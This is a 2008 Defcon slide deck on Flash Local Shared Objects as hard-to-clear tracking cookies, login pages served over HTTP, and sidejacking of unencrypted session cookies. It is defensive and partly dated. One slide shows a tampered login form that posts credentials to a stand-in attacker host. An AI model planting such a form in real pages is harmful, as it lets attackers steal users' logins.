Web Privacy and Adobe Local Shared Objects

(and other things you should know)

Clinton Wong

clinton.defcon@gmail.com

Defcon 16, August 2008

These slides are obsolete

- This is the presentation included on the Defcon 16 CD.
- Check the Defcon web site for the latest version of this talk.

This Talk Isn't About Anything New

According to http://en.wikipedia.org/wiki/Local_Shared_Object:

"Flash Player [...] does not ask the user's permission to store data permanently. This may constitute a collection of cookie-like data that may include not only user-tracking information but any personal data that the user has entered in any Flash-enabled application"

Public Service Announcement

- Things you should know but probably don’t.
- How do I manage LSOs?
- What else should I do differently?

HTTP Cookies Are Well Understood

It’s 2008, everyone knows about “cookies”.

IETF standards:

- HTTP/1.1 : RFC 2616
- HTTP Cookies: RFC 2109

Let’s take a look at that…

Web Browser Sends This…

GET http://www.google.com/ HTTP/1.1

User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_3; en-us) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.1 Safari/525.20

Accept-Encoding: gzip, deflate

Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

Accept-Language: en-us

Host: www.google.com

Connection: close

Web Server Replies With This…

HTTP/1.0 200 OK

Cache-Control: private, max-age=0

Date: Thu, 26 Jun 2008 04:18:25 GMT

Content-Type: text/html; charset=UTF-8

Set-Cookie: PREF=ID=a2bce[…] ← keep this in mind for next slide

domain=.google.com

Content-Encoding: gzip

Server: gws

Content-Length: 2654

…

Web Browser Subsequently Sends This…

GET http://www.google.com/favicon.ico HTTP/1.1

User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_3; en-us)
AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.1 Safari/525.20

Referer: http://www.google.com/

Accept: */*

Accept-Language: en-us

Accept-Encoding: gzip, deflate


Cookie: PREF=ID=a2bce[…] ← value that server gave us in previous slide

Host: www.google.com

Connection: close


Browsers Let You Manage Cookies


Set cookie acceptance/expiration policy. E.g., Firefox 3:



Browsers Let You Manage Cookies

Clear all private data upon demand:





Web Proxies Can Filter HTTP Cookies

Privoxy is a filtering web proxy.

Flexible filtering rules, cookies included.


Strip out cookies, allow cookies for certain sites.

See also: http://privoxy.org


Adobe's Alternate Cookie System


- Adobe Flash uses Local Shared Objects to keep persistent session state, similar to HTTP cookies.
- Most all browsers include the Adobe Flash plug-in.
- LSOs are not cleared when you clear your HTTP Cookies.
- **Web browsers don't know how to manage them.**
- **By default, they're there until you explicitly clear them.**

This Doesn’t Affect Adobe LSOs



This Doesn’t Manage LSO Either





Companies Are Exploiting This

Company Bypasses Cookie-Deleting Consumers

InformationWeek article by Antone Gonsalves, 3/31/05

"United Virtualities is offering online marketers and publishers technology that attempts to undermine the growing trend among consumers to delete cookies planted in their computers.The New York company on Thursday unveiled what it calls PIE, or persistent identification element, a technology that's uploaded to a browser and restores deleted cookies. In addition, PIE, which can't be easily removed, can also act as a cookie backup, since it contains the same information."

http://www.informationweek.com/news/security/privacy/showArticle.jhtml?articleID=160400801

How Do I Fix This?

- You actually can manage LSOs.
- Adobe's web site describes how:


http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager.html

- In particular…

Setting LSO Acceptance Policy

Visit this URL, which has a flash app:


http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager03.html



Clearing LSOs

Manually delete LSOs by visiting this URL:

http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager06.html



Not Easy To Filter LSOs

- LSOs are stored by Flash browser plug-in.
- Protocol format between plug-in application and server is proprietary.
- Let’s take a look.

Logging In With A Flash App

POST http://[…]/xmlrpc/[…] HTTP/1.1

User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_3; en-us) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.1 Safari/525.20

Content-Type: text/xml

Referer: http://[…]/

Accept: */*

Accept-Language: en-us

Accept-Encoding: gzip, deflate

Cookie: […]

Content-Length: 480

Host: […]

Connection: close

aeab4a7053[…] ← **proprietary encoding, may contain LSO data**

Response From Server

HTTP/1.0 200 OK

Date: Fri, 27 Jun 2008 02:49:05 GMT

Server: Jetty/5.1.14 (Linux/2.6.18-6-amd64 amd64 java/1.5.0_14)

Content-Type: text/xml

Content-Length: 7164


<?xml version="1.0" encoding="UTF-8”?> [...]

- Proprietary content; not easy to filter. There isn’t a clean, clear “Cookie” header that Privoxy can look for.

Other Public Service Announcements

Okay, I can manage Adobe LSOs. What else should I watch out for?

What's wrong here? (As of June 2008)



Hint

From http://www.wamu.com/personal/default.asp :

```
<form action="https://online.wamu.com/[...]"
   method="post" >
   ...
   <input class="usernamefield" type="text" [...]>
    <input class="passwordfield" type="password" [...] >
   …
</form>
```

Login Pages Need SSL Too!


- HTML Form submits to HTTPS URL, but…
- Getting the login page over HTTP (not HTTPS) doesn't guarantee anything about the integrity of the login page.
- It could have been:

<form action="https://IllegalHackerSite.com/[...]" method="post" >

- See also: "**Critical Mistake #1: Non-HTTPS Login page**"

http://blogs.msdn.com/ie/archive/2005/04/20/410240.aspx

What's Wrong With This? (June 2008)



HTTP Cookie Sent Without Encryption

- On private trusted networks, that's not a big deal.
- But on public Wi-Fi networks, everyone can see it and impersonate you!

See also:

- Robert Graham's talk at BlackHat 2007, "Web 2.0 Hijacking".
- http://en.wikipedia.org/wiki/Sidejacking

Suggested Fix

For Google Mail:

use **https**://gmail.google.com

not http://gmail.google.com

Your entire session will be SSL encrypted after login.

Yahoo, Hotmail: No known solution (that I know of).

Email me if you know a solution for this.

Summary

- Manage your Flash LSO settings.
- Don’t use a login page if the URL is “http” instead of “https”.
- Use email services that offer SSL for all traffic.